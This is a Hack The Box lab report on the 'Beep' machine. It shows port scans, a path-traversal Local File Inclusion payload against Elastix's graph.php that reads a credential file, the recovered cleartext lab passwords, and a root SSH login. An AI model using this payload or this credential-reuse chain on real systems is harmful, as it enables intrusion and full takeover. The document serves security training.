
Hack The Box Machine Report | Beep

joy.scd01

03-02-2025

Contents

1	Hack The Box Machine Report	1
1.1	Executive Summary	2
1.2	Beep - 10.10.10.7	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access LFI through graph.php → SSH access as root	5
1.2.3	Post-Exploitation	8
1.3	Additional Items	8
1.4	User & Root Flags	8

1 Hack The Box Machine Report

Machine Name: Beep

IP: 10.10.10.7

Difficulty: Easy

Platform: Linux

Completion Date: 03/01/2025




Figure 1.1: Beep.png

1.1 Executive Summary

A penetration test was conducted against the Hack The Box machine: *Beep*. The assessment revealed multiple critical vulnerabilities that resulted in full system compromise. Key findings include:

- **Initial Access:** [LFI through graph.php → SSH access as root]
- **Critical Services:** [HTTP - Vulnerable Elastix instance (80)]

1.2 Beep - 10.10.10.7

1.2.1 Service Enumeration

Nmap scan 1

Command:

```
1 nmap -p- beep
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 15:59 CET
Nmap scan report for beep (10.10.10.7)
Host is up (0.075s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
793/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4190/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt
```

Figure 1.2: nmap1.png

Nmap scan 2

Command:

```
1 nmap -sC -sV -T4 beep
```

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITIME,
   DSN
80/tcp    open  http         Apache httpd 2.2.3
|_ http-title: Did not follow redirect to https://beep/
|_ http-server-header: Apache/2.2.3 (CentOS)
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ pop3-capabilities: RESP-CODES EXPIRE(NEVER) IMPLEMENTATION(Cyrus POP3 server v2) AUTH-RESP-CODE APOP T
   OP USER UIDL LOGIN-DELAY(0) PIPELINING STLS
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100024  1                790/udp    status
|   100024  1                793/tcp    status
143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ imap-capabilities: QUOTA Completed RENAME NO CHILDREN OK SORT X-NETSCAPE URLAUTHA0001 IDLE SORT=MODSEQ
   LISTEXT ID ATOMIC THREAD=REFERENCES CATENATE ANNOTATEMORE LITERAL+ IMAP4rev1 UNSELECT MAILBOX-REFERRALS
   UIDPLUS CONDSTORE THREAD=ORDEREDSUBJECT NAMESPACE IMAP4 STARTTLS LIST-SUBSCRIBED RIGHTS=kxte ACL MULTIA
   PPEND BINARY
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceN
   ame=SomeState/countryName=--
|_ Not valid before: 2017-04-07T08:22:08
|_ Not valid after:  2018-04-07T08:22:08
|_ http-server-header: Apache/2.2.3 (CentOS)
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Elastix - Login page
|_ ssl-date: 2025-03-04T15:00:12+00:00; +4s from scanner time.
993/tcp   open  ssl/imap     Cyrus imapd
|_ imap-capabilities: CAPABILITY
995/tcp   open  pop3         Cyrus pop3d
3306/tcp   open  mysql        MySQL (unauthorized)
4445/tcp   open  upnotifyp?
10000/tcp  open  http         MiniServ 1.570 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

```

Figure 1.3: nmap2.png

Port Scan Results

Server IP Address	Ports Open
10.10.10.7	TCP: 22, 25, 80, 110, 111, 143, 443, 993, 995, 3306, 4445, 10000

SSH Enumeration

SSH required a password and a specific key exchange algorithm.

Proof Screenshot:

```
$ ssh root@beep
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
```

Figure 1.4: algoerror.png

Web Server Enumeration (Port 80)

Web server hosted an *Elastix* login interface.

Searchsploit

Command:

```
1 searchsploit elastix
```

Proof Screenshot:

```
$ searchsploit elastix
```

Exploit Title	Path
Elastix - 'page' Cross-Site Scripting	php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion	php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection	php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection	php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution	php/webapps/18650.py

Shellcodes: No Results

Figure 1.5: searc.png

Results: Found a **Local File Inclusion** vulnerability in `graph.php`.

1.2.2 Initial Access | LFI through graph.php → SSH access as root

Vulnerability Explanation: The target web server was found vulnerable to a **Local File Inclusion** flaw in `graph.php`, because it fails to properly sanitize user input. Abusing this flaw, it was possible to retrieve **local files** using crafted path traversal payloads.

Credentials were retrieved from the file `/etc/amportal.conf` and tested to gain an SSH connection to the machine.

The credentials retrieved belonged to the root user.

Vulnerability Fix: The vulnerability identified allowed full system compromise, as it led to gain SSH access as the root user. Immediate remediation is strongly advised.

To mitigate this vulnerability, the following defensive measures are recommended:

- Update Elastix version > 2.2.0.
- Avoid storing cleartext credentials in local files.
- Improve credential storage policies.

Severity: Critical

Steps to reproduce the attack:

1. Tested the payload:

Payload Used:

```
1 /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Account&action
```

Proof Screenshot:




Figure 1.6: lfi.png

2. Viewed the source code for a better understanding

Proof Screenshot:

```
# This file is part of FreePBX.
#
#   FreePBX is free software: you can redistribute it and/or modify
#   it under the terms of the GNU General Public License as published by
#   the Free Software Foundation, either version 2 of the License, or
#   (at your option) any later version.
#
#   FreePBX is distributed in the hope that it will be useful,
#   but WITHOUT ANY WARRANTY; without even the implied warranty of
#   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#   GNU General Public License for more details.
#
#   You should have received a copy of the GNU General Public License
#   along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```

Figure 1.7: creds.png


Results: Found credentials.

3. Tested credentials via SSH

Command:

```
1 ssh -o KexAlgorithms=+diffie-hellman-group14-sha1 -o HostKeyAlgorithms=+ssh-rsa root@beep
```

System Proof Screenshot:

A terminal window showing an SSH session. The prompt is root@beep. The user enters the password and is greeted with 'Welcome to Elastix'. Instructions for accessing the Elastix system via a web browser are shown. The user then runs 'whoami' and 'cd /home', followed by 'ls' which shows 'fanis' and 'spamfilter'. The user enters 'fanis' and runs 'ls' again, showing 'user.txt'. The user then enters 'user.txt' and runs 'cd /root'. Finally, the user runs 'ls' in the root directory, showing a list of files including 'anaconda-ks.cfg', 'install.log', 'postnochrout', 'webmin-1.570-1.noarch.rpm', 'elastix-pr-2.2-1.i386.rpm', 'install.log.syslog', and 'root.txt'. The file 'root.txt' is highlighted in red in the original image.

```
$ ssh -o KexAlgorithms=+diffie-hellman-group14-sha1 -o HostKeyAlgorithms=+ssh-rsa root@beep
root@beep's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami
root
[root@beep ~]# cd /home
[root@beep home]# ls
fanis spamfilter
[root@beep home]# cd fanis
[root@beep fanis]# ls
user.txt
[root@beep fanis]# cd /root
[root@beep ~]# ls
anaconda-ks.cfg          install.log              postnochrout  webmin-1.570-1.noarch.rpm
elastix-pr-2.2-1.i386.rpm install.log.syslog       root.txt
[root@beep ~]#
```

Figure 1.8: root.png

Results: Obtained access as **root** user and found **root flag** in `/root`.

1.2.3 Post-Exploitation

Persistence and House Cleaning

No persistence modifications or House Cleaning actions were performed during this penetration test.

1.3 Additional Items

1.4 User & Root Flags

User Flag Proof

!REDACTED!

Root flag Proof

!REDACTED!